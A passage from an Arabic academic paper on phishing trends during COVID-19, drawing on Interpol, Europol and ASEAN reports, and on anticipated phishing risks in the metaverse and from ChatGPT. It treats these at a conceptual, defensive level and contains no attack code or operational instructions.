[2] GLOBAL LANDSCAPE ON COVID-19 CYBERTHREAT, Interpol, 2020, p:2, file:///C:/Users/Admin/Downloads/Global%20landscape%20on%20COVID-19%20cyberthreat.pdf

2- في حين أن التهديدات الناجمة عن الجائحة وجرائم التصيد المتعلقة بها عالمية، يجب أن تكون الاستجابات عالمية أيضًا حيث ان مكافحة الجريمة السيبرانية في ظل نظم قانونية متوافقة تقلل من المخاطر عالميا بالاضافة لاهمية استمرار مشاركة البيانات بشأن انماط التهديدات السيبرانية الجديدة ، كتحليل تطور الجائحة لليوروبول وتقييم الإنتربول للتهديدات عبر الانترنت.

3- نظرًا للضغط على اجهزة الشرطة الوقائية والتفاعلية فإن القدرة على التحقيق في الجرائم الإلكترونية واجهت تحديًا في البلدان الفقيرة قبل الجائحة كما ساعد اغلاق خمسة عشر من مزودي خدمة DDoS في هولندا في أسبوع واحد في التأثير على المتصيدين بأن العمليات مستمرة في جميع أنحاء العالم، كما يجب أن تستمر العمليات السرية الاستباقية عبر الإنترنت ضد مرتكبي جرائم التصيد الاحتيالي، كما تعرض المتصيدين الاحتياليين للملاحقة من قسم الجرائم الإلكترونية ومكافحة غسل الأموال التابع لمكتب الأمم المتحدة المعني بالمخدرات والجريمة ، فيينا.

ه .يجب أن تظل جميع تدابير مكافحة التصيد الاحتيالي متناسبة وقانونية وخاضعة للمساءلة وضرورية حيث تستخدم الحكومات التكنولوجيا لتقييم وتحديد وتتبع مرضى كوفيد 19 لذا يجب أن يظل هذا العمل الأساسي قيد المراجعة ، مع إشراف حقيقي ، لضمان سحب تدابير المراقبة بمجرد تحقيق هدف مكافحة تفشي المرض وهو ما سوف يؤدي لبناء الثقة الإلكترونية مع الجمهور والعمل معًا لمواجهة التهديدات وبناء الثقة على الصعيد الدولي[1]

[1] Harjinder Singh Lallie, Lynsay A. Shepherd, Jason R. C. Nurse, Arnau Erola, Gregory Epiphaniou, Carsten Maple, and Xavier Bellekens, Cyber Security in the Age of COVID-19: A Timeline and Analysis of Cyber-Crime and Cyber-Attacks during the Pandemic, 2020, pp:12-14, https://penta.ch/solutions/it-risk-solutions/cyber-security-awareness-training/?utm_term=cyber%20awareness&utm_campaign=CTX-DXB-ITRisk&utm_source=bing&utm_medium=ppc&hsa_acc=4309067005&hsa_cam=15523479340&hsa_grp=1185274557785084&hsa_ad=&hsa_src=o&hsa_tgt=kwd-74079863511700:loc-218&hsa_kw=cyber%20awareness&hsa_mt=b&hsa_net=adwords&hsa_ver=3&msclkid=4d3687b2b506177fee2be31e0c34a303

(ISSN: 2356 - 9492)

.ز .يقوم موظفو مكتب الأمم المتحدة المعني بالمخدرات والجريمة المتخصصون في الجرائم الإلكترونية في جميع أنحاء العالم بدعم الدول الأعضاء في مكافحة الجرائم الإلكترونية على مدار 24 ساعة في اليوم و 7 أيام في الأسبوع.




Figure 8: Most targeted industries, second quarter of 2020 (APWG Phishing Activity Trends Report)

ولا يُعد التصيد الاحتيالي تهديدًا إلكترونيًا جديدًا ، كما أنه لا يتناقص كما يُعتبر التهديد السيبراني الأكثر انتشارًا هو التصيد الاحتيالي المتمثل في سرقة بيانات الاعتماد وقد تحول لانماط اخرى من الجرائم الإلكترونية ، كخرق البيانات وقد بينت الاحصائيات أن إجمالي عدد مواقع التصيد التي تم اكتشافها في الربع الثاني من عام 2020 كان 146994.8 وقد وجد أن SaaS[1] ومواقع البريد الإلكتروني ظلت أكبر أهداف التصيد الاحتيالي ، مع أكثر من 35٪ من جميع الهجمات

كما زادت الهجمات التي تستهدف مواقع التواصل الاجتماعي بنسبة 20 % خلال شهور من ابريل الى يونيو من ذات العام، وكان هدفها الاساسي مواقع فيسبوك وواتساب.




Figure 9: Brands most targeted by phishing attacks (Trend Micro 2020)

لم تنخفض معدلات جرائم التصيد الاحتيالي في منطقة الاسيان خلال النصف الاول من عام 2020، حيث منعت Kasperskyوحدها أكثر من 1.6 مليون محاولة لنقل المستخدمين إلى صفحات التصيد عبر الروابط، وفي النصف الأول من عام 2020 ، أحبطت Kaspersky العديد

[1] SaaS عبارة عن نموذج ترخيص يحقق وصول للبرامج مبني على اشتراكات، حيث يتم تحميله على سحابة خارجية بدلاً من خوادم الشركةوهذه الخدمة معروفة بشكل كبير عبر الانترنت ، حيث يسجل المستخدم الدخول للنظام باستخدام اسم مستخدم وكلمة سر .بدلاً من تثبيت البرنامج على حاسوبه.

من محاولات التصيد الاحتيالي ضد الشركات الصغيرة والمتوسطة في إندونيسيا وماليزيا وفيتنام، حيث شهدت سنغافورة اقل عدد من رسائل التصيد الإلكتروني في المنطقة ، لكنها زادت بنسبة 60.5 % عام 2020، مقارنة بالفترة نفسها من عام 2019.، واظهر بيانات كاسبرسكي أن إندونيسيا استأثرت بـ 749915 ؛ تليها فيتنام (737152) ؛ تايلند (478 795) ؛ ماليزيا (442439) ؛ الفلبين (200 312) ؛ وسنغافورة .(145 004) وهو ما جعلها الاقل استهدافا بالهجمات.

ويرجع السبب في تزايد هجمات التصيد الاحتيالي إلى سهولة ارتكابها مما اوجد نمطا جديدا من التصيد وهو ما يمسى بالتصيد كخدمة[1] (PhaaS) وفية يتم الحصول على برماج تستخدم في التصيد مقابل مبلغ بسيط من السوق المظلمة كما يقدم معدو هذه البرامج باعداد برامج تعليمية عبر الإنترنت لتوضيح كيفية استخدام هذه البرمجيات في التصيد وينشرونها على اليوتيوب او الشبكة المظلمة كما تشمل خدمة ما بعد البيع طرح التحديثات لهذه البرامج للتأكد من أن الرسائل التصيدية لا يمكن كشفها ولا تحظر باستخدام التأمين وحوائط الصد[2] .

نتيجة لذلك ، يمكن للمتصيدين الاحتياليين غير المحترفين شن هجمات تصيد باستخدام العديد من التقنيات كالترميز والاستضافة ، ويمكنهم كذلك شراء أدوات مكافحة الاكتشاف أو إضافتها .ومما لا شك فية ان معدل وانماط جرائم التصيد الاحتيالي قد تزايدت بشكل كبير مع تفاقم جائحة كورونا وتزايد عدد الأفراد الذين يعملون عن بعد ويقضون المزيد من أوقات الفراغ في المنزل سطح هجوم أوسع للمتصيدين لاستغلالها .في أبريل 2020 م ، اقر موقع زووم أنه تجاوز 300 مليون مشترك في الاجتماعات اليومي . وتبين ان المستخدمين في دول اسيا قضوا وقتا طويلا في اثناء الجائحة على

[1] يستخدم التصيد كخدمة (PhaaS) نموذج أعمال برنامج كخدمة يحقق الوصول لمجموعة التصيد مقابل رسوم حيث يقوم المتصيدين بدور مقدمو خدمات بيبعون امكانية الوصول للأدوات والمعرفة المطلوبة لتنفيذ هجوم التصيد الاحتيالي، ويتطلب تنظيم هجمة تصيد احتيالي مجموعة من المهارات، ولكن التصيد كخدمة تمكن من تغيير ذلك ، مما سمح حتى للمبتدئين بشن هجوم .في الوقت نفسه ، وفي نفس الوقت وفر نظام PhaaS للمتسللين اسلوب جديد للحصول على الاموال.

[2] ASEAN CYBERSECURITY COOPERATION STRATEGY (2021 – 2025), pp:7-9, https://asean.org/wp-content/uploads/2022/02/01-ASEAN-Cybersecurity-Cooperation-Paper-2021-2025_final-23-0122.pdf

(ISSN: 2356 - 9492)

الشبكة حيث كشفت دراسة أجرتها GlobalWebIndex أن الفلبين كانت اعلى نسبة زيادة في استخدام مواقع التواصل الاجتماعي كما أفاد 64 % من العينه محل الدراسة بزيادة في "الوقت الاجتماعي لهم" ، بالمقارنةً بالوقت العالمي بمعدل 47 % ووفقًا لاكتشاف نقطة النهاية من Trend Micro، وحصلت ASEANعلى 3.7 % من عناوين URL المتصيدة على مستوى العالم في وقت الجائحة، أي حوالي 80000 هجمة تصيد خلال الأشهر التسعة الأولى من عام 2020 حيث كانت سنغافورة من بين الدول السبع الأولى[1].

هناك تحديات كبيرة في التعامل مع التصيد الا انه من المؤكد ان افضل السبل للوقاية منه هي الحفاظ على الوعي الدائم اثناء استخدام الشبكة ونظم المعلومات والحذر من مخالفة الاسس الامنية وعدم فتح رسائل البريد الإلكتروني والمرفقات المشبوهة ، إلا أن المخاطر لن تنتهي وقد تتزايد مع زيادة نطاق انتشار وتعقيد أساليب الهندسة الاجتماعية .

وحيث ان التصيد الاحتيالي يُنظر إليه على أنه جريمة بسيطة ، فهو لا يعد أولوية قصوى للجهات الشرطية المختصة بمكافحة التصيد الاحتيالي، وهو ما يتيح الفرصة للمتصيدين لتطوير اساليبهم الاحتيالية وجعلها اكثر تعقيدا، ويمكن عقب شراء النطاق بواسطة المتصيدين إرسال رسائل البريد الإلكتروني واختراق بيانات اعتماد الضحية في لحظات بينما تستغرق سلطات المكافحة من الشرطة وقتا اطول بكثير لاتخاذ الاجراءات بشأن ملاحقة الجناة وهو ما يتيح لهم الافضلية على سلطات انفاذ القانون .فعند تسجيل مجال ، هناك العديد من التحديات التي تجعل مهمه الاحتفاظ بالمجهولية سهلة للغاية باستخدام خدمات حماية الخصوصية وعدم اشتراط التحقق من هوية العميل لدى غالبية مسجلي النطاقات ، وهو ما يحقق المجهولية للمتصيدين الاحتياليين[2].

وارى انه يمكن التوصل من دراسة هذا التحليل الذي قدمة الانتربول لما هو حادث وقت الجائحة وكذا ما توقعه التقرير من تغير حاد في معدلات التصيد الاحتيالي وانماطة من حيث تصاعد الجريمة وتنوع

[1] ASEAN CYBERTHREAT ASSESSMENT 2021, KEY CYBERTHREAT TRENDS OUTLOOK FROM, THE ASEAN CYBERCRIME OPERATIONS DESK, pp:15-18,2021, *https://www.interpol.int/en/content/download/16106/file/**ASEAN***

[2] https://cybilportal.org/publications/asean-cyberthreat-assessment-2021/

اساليبها نظرا للتحول المفاجيء الى الرقمنه فان ما توقعه التقرير قد حدث بالفعل حيث تنامت معدلات جرائم التصيد الاحتيالي وتنوعت انماطه وتميزت باستخدام متزايد ومتعمق للتقنيات الحديثة كالذكاء الاضطناعي وكذا حاليا يتم استخدام الحياة الافتراضية على الميتا فيرس في ارتكاب انماط من التصيد الاحتيالي وهو ما ادى الى ضرورة العمل على التعامل الحذر مع المنصات الرقمية والحرص على الاسرار واليقظه التامة عند تلقي الرسائل او فتحها وغير ذلك من المحاذير بالاضافة الى استهداف الضحايا بشكل عشوائي وهو ما ادى لوقوع العديد من المبتدئين في براثن المتصيدين المحترفين بالاضافة الى اتاحة الوصول للبرمجيات التي يمكن استخدامها في التصيد واتاحتها للمبتدئين وغير المتخصصين مما ادى لتزايد معدلات الجريمة بشكل هائل وتنوعها وصعوبة الوصول الى الجناة.

الفرع الثاني

تحليل اليوروبول لتأثير الجائحة على التصيد الاحتيالي

لا يزال اختراق بريد العمل يمثل تهديدًا رئيسيًا ومتزايدًا لسلطات مكافحة التصيد الاحتيالي والمؤسسات الصناعية الخاصة، فعملية اختراق بريد العمل هي عملية احتيال معقدة تستهدف الشركات والمؤسسات، حيث يستخدم المتصيدون تقنيات الهندسة الاجتماعية للوصول إلى حساب البريد الإلكتروني للموظف أو المسؤول التنفيذي لبدء التحويلات المصرفية في ظل ظروف احتيالية ، أي من خلال التظاهر بأنه الرئيس التنفيذي ومطالبة الموظف بإجراءات كما ان اختراق بريد العمل يؤدي لخسائر فادحة وتعطل العمليات التجارية وفي كثير من الأحيان عقب ارسال رسائل التصيد الاحتيالي باستخدام الرمح ، يتم القيام باختراق بريد العمل بشكل متزايد للغاية ويستهدف الجناة في هذا النمط الحكومات والمنظمات الدولية والشركات الصغيرة والكبيرة والأفراد الا ان النوعان الأكثر شيوعًا من اختراق بريد العمل هما الاحتيال على الرئيس التنفيذي (المجرمين الذين ينتحلون صفة مسؤول تنفيذي رفيع المستوى يطلبون تحويلات بنكية عاجلة) والاحتيال في الفواتير (المجرمون الذين ينتحلون صفة الموردين الذين يطلبون توجيه مدفوعات مشروعة إلى حساب مصرفي تحت سيطرة المجرم ، أو إنشاء حساب جديد ، فواتير مزورة .(وفقًا للمقابلات التي أجريت مع الدول الأعضاء ، في كثير من الحالات ، يتم تنفيذ BEC من خلال اختراق حسابات البريد الإلكتروني التي يستضيفها Office

(ISSN: 2356 - 9492)

365 ، والتي يتم الوصول إليها بالتصيد الاحتيالي لبيانات الدخول للحسابات والبيانات المصرفية مسبقًا قبل عملية الاحتيالويحدث هذا النمط من التصيد اذا لم يكن هناك سياسة امن معلومات قوية ونظم حماية سيبرانية متميزة بسبب التدابير الأمنية المحدودة ، مثل عدم تفعيل المصادقة الثنائية او متعددة العوامل او نظام ادارة لكلمات السر او تقنية zero trustالمعتمدة عالميا ؛ بالإضافة لنقص الوعي بشأن نمط التصيد الاحتيالي المسمى بالتصيد بالرمح .هذا النوع من الهجمات يعتمد على عدم قيام المستخدم بتفعيل نظام المصادقة الثنائية او متعدد العوامل والذي يعتمد البصمات الحيوية بالاضافة لكلمات السر المتعددة المراحل[1]

كما استخدم المجرمون اسلوب الرسائل النصية القصيرة عبر الهاتف لتجاوز نظم التأمين المعتمدة على المصادقة الثنائية التي توفرها المعرفات الذكية حيث استهدف المتصيدون الحسابات المصرفية والبنية التحتية المصرفية باستخدام اسلوب الهندسة الاجتماعية فقاموا بإساءة استخدام الرسائل القصيرة الرقمية ، وأرسلوا رسائل نصية قصيرة تبدو قادمة من البنك ما منح المستخدمين الثقة في الرسالة والرابط المرفق بها فقاموا بالضغط علية مما جعلهم ضحايا للتصيد الاحتيالي للجناة وقاموا بتسجيل الدخول لحساباتهم المصرفية عبر الإنترنت باستخدام الروابط المرسلة اليهم وقاموا بمنح كلمات المرور واسماء المستخدم لتغيير معلومات حساباتهم المصرفية حيث يقوم الرابط بتوجيههم لتسجيل الدخول لصفحات حساب مصرفي مزيف ، والتي من شأنها التحقق من معاملة احتيالية بدأها المتصيد بعد محاولته تسجيل الدخول

كما يستخدم المتصيدون من أوروبا الشرقية ونيجيريا ودول أفريقية أخرى طريقة العمل هذه لإنشاء حساب معرف ذكي جديد باسم الضحية، ولكن تحت سيطرتهم الكاملة

كما زاد معدل استخدام الذكاء الاصطناعي في هجمات البريد الالكتروني التصيدي في العمل وأصبح أكثر استخداما، وزاد معدل استخدامه في معظم دول الاتحاد الأوروبي ، مع زيادة إضافية نتيجة لانتشار الجائحة، وتزامنت هذه الزيادة مع التطور المتزايد والنهج الأكثر استهدافًا، حيث استفاد المتصيدون

[1] Pandemic profiteering how criminals exploit the COVID-19 crisis, Europol, March 2020, pp:6-8, https://www.europol.europa.eu/publications-events/publications/pandemic-profiteering-how-criminals-exploit-covid-19-crisis

من البرمجيات والاجراءات التقنية المتقدمة، مثل تسوية الحسابات المصرفية ، وتحديد الوقت المثالي للإضراب ، وإدارة محادثات البريد الإلكتروني مع هجمات معقدة من شخص في الوسط واستخدام الذكاء الاصطناعي لتقليد صوت الرئيس التنفيذي للشركة(VISHING) كما انعكس التطور المتزايد للبريد الالكتروني التصيدي في إنشاء واستخدام الشبكات الإجرامية المعقدة ، والتي تُستخدم لغسل عائدات الاحتيال كماأصبح المتصيدون أفضل في اللغات المحلية واستغلال السياقات المحلية، واستهدفوا المنظمات والشركات المختلفة، وخاصة الشركات الصغيرة ، وليس الشركات الكبيرة فقط وبسبب ذلك تلقت شركات الأمن السيبراني التي لا تتعامل مع اختراق البريد الالكتروني للعمل كانت تتلقى طلبات للمساعدة التقنية ، كإجراء الفحص الرقمي للادلة على الخوادم[1].

المطلب الثاني

استشراف انماط التصيد الاحتيالي الناجمة عن تطور الذكاء الاصطناعي

الفرع الاول

استشراف انماط التصيد الاحتيالي في بيئة الميتا فيرس

اولا:الهوية الرقمية اساس الثقة الرقمية

كانت الهوية هي حجر الزاوية في القدرات الأمنية ، حيث إنها العنصر المركزي لبناء الثقة واتخاذ قرارات منح حق الوصول إلى للحسابات والبيانات الحساسة أو التصريح باتخاذ اجراءات تعديل البيانات او الاطلاع عليها او التعامل بها - مثل تحويل الأموال أو توقيع عقد الإيجار - تتم بناءً على كيفية قيامنا بالتحقق وتعزيز الثقة مثل التحقق من شخصية المتعامل لذا فان هجمات التصيد الاحتيالي والهندسة الاجتماعية تعد من أهم عوامل التهديد في البيئة الرقمية، والتي لا زالت قائمة وتتطور في انماطها واساليبها مع التطور التقني المستمر ، ومن مخاطر التصيد الاحتيالي انتحال شخصية مصرفي او مستشار افتراضي أو رئيس عمل او زميل وإعطاء توجيهات للضحية لتنفيذ التصيد الاحتيالي كما

[1] https://www.europol.europa.eu/cms/sites/default/files/documents/internet_organised_crime_threat_assessment_iocta_2021.pdf

(ISSN: 2356 - 9492)

تزايدت عمليات التزييف العميق في بيئة الانترنت باستخدام برامج لتزييف الصوت والصورة ، وصار من السهولة بمكان محاكاة شخص سواء في الصوت او الصورة او مقاطع الفيديو المسجلة وتصيد الضحايا فيما يسمى باسلوب الرمح، كما توفر التجارب الافتراضية فرصا للمتصيدين لارتكاب جرائمهم في تصيد الضحايا بطرق مبتكرة.

فاذا تصورنا قيام شخص بحضور حفلة موسيقية افتراضية ، ودفع أموال إضافية للحصول على تصريح افتراضي خلف الكواليس لمقابلة مطربة المفضل ، يمكن للمنظم المتصيد جعل اشخاص عاديين يتظاهرون بأنهم ذلك المطرب المفضل لدى الضحية ، مما يخلق وقائع مزيفة خلف الكواليس .فيستطيع المتصيد ان يقوم ببيع الاف التصاريح والحصول على اموال كثيرة احتيالا على الضحايا ، ويمكن أن تؤثر هذه الانماط من التصيد الاحتيالي باستخدام التززيف العميق على الشركات التي تنظم أحداثًا حقيقية مماثلة[1]

مثال ذلك ، حفلة موسيقية كاملة يعزفها أحد منتحلي الشخصية ، حيث يتقاضى المحتالون رسومًا على المعجبين لسماع تزييف عميق الاعتبارات بالنسبة لموفري النظام الأساسي الميتا فيرس :يجب أن توضع الاولوية لتحقيق الثقة في هوية المستخدم وان يكون قادرا على التفاعل مع المطربين المفضلين لهم وان يمكنهم تبادل الأصول الرقمية عبر التحقق من الهوية كما يحدث في الشركات والمؤسسات المختلفة فيما يتعلق بتحديد هوية العميل

.كما يجب ضمان الاستفادة من التقنيات وتكامل بروتوكولات المصادقة بدون تطلب كلمات المرور، وعلى ذلك فان بيانات الولوج أو بيانات الولوج الممكن التحقق منها (VCs) والتي تسمح بمصادقة متعددة او ثنائية يمكن ان تقلل من مخاطر التصيد الاحتيالي وهجمات الهندسة الاجتماعية .

كما يجب على المستخدمين ان يولوا الأنظمة الأساسية وشركاء النظام الإيكولوجي مقدمي بروتوكولات المصادقة المتعددة العوامل والتحقق من الهوية للمعاملات أو التفاعلات الحساسة، كحركة الأموالكما يجب فهم كيفية تحديد الهوية وكشف ما اذا كانت احتيالية، مثال ذلك عند التحقق

[1] https://www.pwc.com/us/en/tech-effect/cybersecurity/emerging-scams-and-phishing-risks-in-the-metaverse.html

من حساب تويتر لأحد المشاهير به مربع اختيار أو يمكن تحديد التفاعل مع شخص محدد عبر موقع فيس بوك ويكون صديق لاخر له الاسم والصورة فقط ، وفي مثل هذه الاحوال نجد مفاهيم مماثلة في الميتا فيرس فإذا كان النظام المعلوامتي لا يوفر مستوى آمن، هنا تصبح المخاطر كبيرة واحتمالية تصيد المستخدم عالية في حين أن هناك المئات من الميتا فيرس ، فإن قابلية التشغيل البيني والإبداع المشترك يصبحان مؤكدان للمستخدم لأخذ صورته الرمزية وهويته الرقمية في بيئات الميتا فيرس المتعددة مع توفير الثقة لذا يجب أن يعمل مجتمع الصناعة والمسئولين عن تطوير اليات التأمين المعلوماتي لهذه البيئات لايجاد بروتوكول تشغيل بيني وإدارته. كما يقدم مزودي خدمات الحوسبة السحابية ، ومطوري برامج التأمين ، والمتخصصين التقنيين ، ومزودو خدمات الإنترنت دورًا هاما في توفير بيئة آمنة يمكن تشغيلها بينيا بين اجهزة الميتافيرس[1]

ذكر العديد من المتخصصين الميتا فيرس أنة لا يمكن أن يصل للكتلة الحرجة إلا بحل قابلية التشغيل البيني وإمكانية النقل وينتقد البعض شركات التكنولوجيا التي تحاول حل هذه المشكلة عن طريق تركيز الهويات على أنها تتعارض مع المبادئ الأساسية للويب 3وهو الجيل الثالث من الإنترنت ، والذي يقوم على فكرة أن الإنترنت يجب أن يتم تشغيله على شبكة كمبيوتر لامركزية بدلاً من شبكة مركزية، فإن القدرة على اصطناع افاتار وهوية رقمية وأصول غير قابلة للاستبدال NFTs، والتشفير مما يؤدي إلى مخاطر أمنية رئيسية واحتيال على النظام البيئي الأوسع، فمع الاختراقات العديدة على "جسور" التشفير ، يجب بناء اتصالات آمنة ومرنة للحفاظ على الثقة .كما ان هناك أيضًا حاجة للتنظيم الذاتي ووضع معايير أساسية للأمان لتمكين التشغيل البيني في بيئة آمنة .حيث ان وجود مجموعة محددة من المبادئ لمنع أنواع معينة من الهجمات في الميتا فيرس يعد خطوة هامة تتطلب من الشركات العمل معًا، كما ان دفع مبلغ من المال مقابل احد الاصول الرقمية الغير قابلة للاستبدال في الميتا فيرس مرتبط بالهوية والحصول على ذلك الاصل المسروق في بيئة مختلفة ذات أمان أقل وآليات منع

[1] Cyber considerations for the Metaverse, KPMG, 2023,pp:2-3, https://assets.kpmg.com/content/dam/kpmg/ch/pdf/cyber-considerations-metaverse-ch.pdf

(ISSN: 2356 - 9492)

الاحتيال أضعف من شأنه أن يخلق خلل كبير في اليات الحفاظ على قابلية التشغيل البيني ويقوض الثقة في نظام بيئي أوسع

ثانيا:مخاطر الاستيلاء على الحساب - هجوم إعادة بيانات الولوج في بيئة الميتا فيرس

يمكن أن يؤدي تطوير وتكامل الروبوتات في الميتا فيرس ، بالإضافة إلى زيادة سطح الهجوم ، إلى طرق جديدة لالتقاط أو سرقة بيانات اعتماد المستخدم وأسراره .مع ازدهار الاقتصاد الميتا فيرس، سيستثمر الناس أموالهم التي حصلوا عليها بشق الأنفس في الميتا فيرس إما لشراء أو بيع منتجاتهم .

نظرًا لأنه سيكون هناك حافز مالي ، فقد يصبح الاستحواذ على الحساب وتحويل الأصول إلى حسابات المجرمين هو القاعدة .سيكون لفقدان الوصول إلى الهوية الرقمية في الميتا فيرس المترابط تأثير مماثل لفقدان الوصول إلى حساب المستخدم الشخصي على موقع جوجول .

كما سيتمكن المتصيدون من الوصول الفوري لمحفوظات البحث وسجلات المواقع ورسائل البريد الإلكتروني وإلاضرار بالمستخدمين بالاستيلاء على حساباتهم على مواقع التواصل الاجتماعي أو بياناتهم البنكية .وبالرغم من ذلك يتوقع ، امكانية وصولهم للأصول الحصرية ومحافظ التشفير لتحويل الأموال والأصول القيمة بينما يتصور عدم امكانية التحكم في اساليب التحقق في الهوية الرقمية حيث سوف تستغرق استعادة الحسابات المسروقة وقتًا طويلاً ، وستكون الخسائر لا يمكن تعويضها .لذا فإن الوقاية من سرقة الحسابات عبر آلية آمنة لحماية الهوية من السرقة ، واكتشاف الاتصالات الاحتيالية عند سرقة بيانات الولوج ، وإنشاء آليات امنه وعملية للمستخدمين لاسترداد حساباتهم هو امر هام للغاية.[1]

مما لا شك فية ان البيانات اصبحت اكثر قيمة من المال بل هي تسمى في المصطلح الحديث نفط المستقبل وتبدو هذه الاهمية واضحة مع التحول الى بيئة الميتافيرس حيث تتيح التقنيات الغامرة ، كالواقع الافتراضي والمعزز ، امكنية جمع معلومات اكبر بكثير مما يمكن الحصول علية من الهواتف

[1] Ahmed Mohamed, **Phishing, and social engineering techniques, April 18, 2013,** https://resources.infosecinstitute.com/topic/phishing-and-social-engineering-techniques/

الذكية وغيرها كما يسمح تزايد استخدام انترنت الاشياء بربط الإشارات وتوفير إمكانيات حل المشكلات[1] .

حيث يمكن للتقنيات الغامرة ان تكشف استباقيا عن الأمراض ، وتحسن أداء الرياضيين ، وتيسر بشكل غير مسبوق العثور على مطعم او فندق في بلد يزورة الانسان لاول الا ان تأمين هذه اليانات والمعلومات يعد اساسيا حيث ان اساءة استخدامها يمكن أن يؤدي لإلحاق ضرر حقيقي بالضحايا . فاذا تمكن المتصيدون من جمع وتحليل حركة جسم الضحية والطريقة التي يتحدث بها يمكنهم التوصل لبيانات والتنبؤ بميول ورغبات الضحية أو القرارات التي يمكن ان يتخذها في موقف محددوهو ما يتيح للمتصيدين اساءة استخدام هذه البيانات في استهداف الضحية وضمان وقوعه ضحية للتصيد الاحتيالي، ولان المطورين يؤسسون خبراتهم على الميتا فيرس ، فإن منح الوصول لمستوى معين من البيانات داخل الميتافيرس يجب دراسته بشكل متعمق ومراقبته بدقة لتفادي الجمع بنية اجرامية للبيانات أو إساءة استخدامها .

ومع استمرار تطور الميتا فيرس ، يحتاج مطوري برامج التأمين والتقنيات للتيقظ والعمل التعاوني مع أصحاب الاعمال لاعداد استراتيجية محكمة للأمن السيبراني[2].

[1] A.S.Hovan George, Maschio Fernando, Dr.A.Shaji George, Dr.T.Baskar, Digvijay Pandey, Metaverse: The Next Stage of Human Culture and the Internet, International Journal of Advanced Research Trends in Engineering and Technology (IJARTET) Vol. 8, Issue 12, December 2021,https://www.bing.com/ck/a?!&&p=bc187f86ecdd85acJmltdHM9MTY4OTAzMzYwMCZpZ3VpZD0xYjYxZTJmOS1kYTY0LTZkZjAtMzdlMy1mMWZmZGJiYzZjNjMmaW5zaWQ9NTMyOA&ptn=3&hsh=3&fclid=1b61e2f9-da64-6df0-37e3-f1ffdbbc6c63&u=a1aHR0cHM6Ly93d3cucmVzZWFyY2hnYXRlLm5ldC9wdWJsaWNhdGlvbi8zNTczNTQ5MzJfTWV0YXZlcnNlX1RoZV9OZXh0X1N0YWdlX29mX0h1bWFuX0N1bHR1cmVfYW5kX3RoZV9JbnRlcm5ldA&ntb=1

[2] Cyber considerations for the Metaverse, KPMG, 2023,pp:4-5, https://assets.kpmg.com/content/dam/kpmg/ch/pdf/cyber-considerations-metaverse-ch.pdf

(ISSN: 2356 - 9492)

الفرع الثاني

انماط التصيد الاحتيالي الناجمة عن تطور شات جي بي تي

إن قدرة شات جي بي تي على صياغة نص واقعي تجعله أداة مفيدة لأغراض التصيد الاحتيالي حيث يمكن استخدام قدرة(النماذج اللغوية الكبيرة) LLM على إعادة إنتاج أنماط اللغة لانتحال أسلوب الحديث لشخص او لمجموعة اشخاص وهو ما يمكن معه إساءة استخدامها لتضليل الضحايا

التضليل: تتفوق شات جي بي تي في إنتاج نص صوتي حقيقي بسرعة وهذا يجعل النموذج مثاليًا لأغراض الدعاية والمعلومات المضللة ، حيث يتيح للمستخدمين إنشاء ونشر الرسائل التي تعكس سردًا معينًا بجهد ضئيل نسبيًا .

بالإضافة لانتاج لغة قريبة للغة الانسان ، وجد ان شات جي بي تي يمكنه إنتاج كود بلغات برمجة مختلفة .بالنسبة لمجرم محتمل لديه القليل من المعرفة التقنية ، يعد مصدرا ثمينا للمعلومات يمكنه انتاج تعليمات برمجية ضارة .ومع التقدم التكنولوجي ، ووجود نماذج جديدة ، يجب أن تظل الاجهزة الامنية قادرة على مواكبة التطورات وتوقع إساءة الاستخدام ومنعها.

وقد تم اختيار شات جي بي تي في اطار اختيار النماذج اللغوية الكبيرة ليتم فحصه في ورش العمل لأنه أعلى ملف شخصي وأكثر استخدامًا في النماذج اللغوية الكبيرة وكان هدف التمرين مراقبة سلوك النماذج اللغوية الكبيرة في القضايا الجنائية .مما ساعد اجهزة الامن في فهم تحديات نماذج الذكاء الاصطناعي المشتقة والتوليدية .

ويساعد مختبر يوروبول للابتكار اجهزة الامن الأوروبية على تحقيق أقصى استفادة من التكنولوجيا الجديدة بإيجاد أوجه تعاون وتطوير حلول مبتكرة لتحسين التحقيقات في الجرائم الارهابية والجنائية ورصدها والحد منها حيث يقوم المختبر بالعديد من الابحاث ويطور وسائل التحقيق بالتعاون مع السلطات الامنية الوطنية[1]

[1] Sayak Saha Roy, Krishna Vamsi Naragam, Shirin Nilizadeh, Generating Phishing Attacks using ChatGPT, 2023, pp:1-5, https://arxiv.org/pdf/2305.05133.pdf

الاحتيال وانتحال الهوية والهندسة الاجتماعية: إن قدرة شات جي بي تي على صياغة نصوص موثوقة للغاية على أساس مطالبة المستخدم تجعلها أداة مفيدة للغاية لأغراض التصيد الاحتيالي .عندما كانت عمليات التصيد الاحتيالي المعتمدة على الأخطاء اللغوية كان يسهل كشفها اما الان فقد تطورت الاساليب وصار من الممكن تزوير شخصية مؤسسة أو مستخدم باحترافية شديدة فيمكن تكييف البريد الإلكتروني للتصيد الاحتيالي اعتمادًا على احتياجات المتصيد ، بدءًا من فرص الاستثمار الاحتيالية إلى بريد الاعمال الإلكتروني والاحتيال على المدير

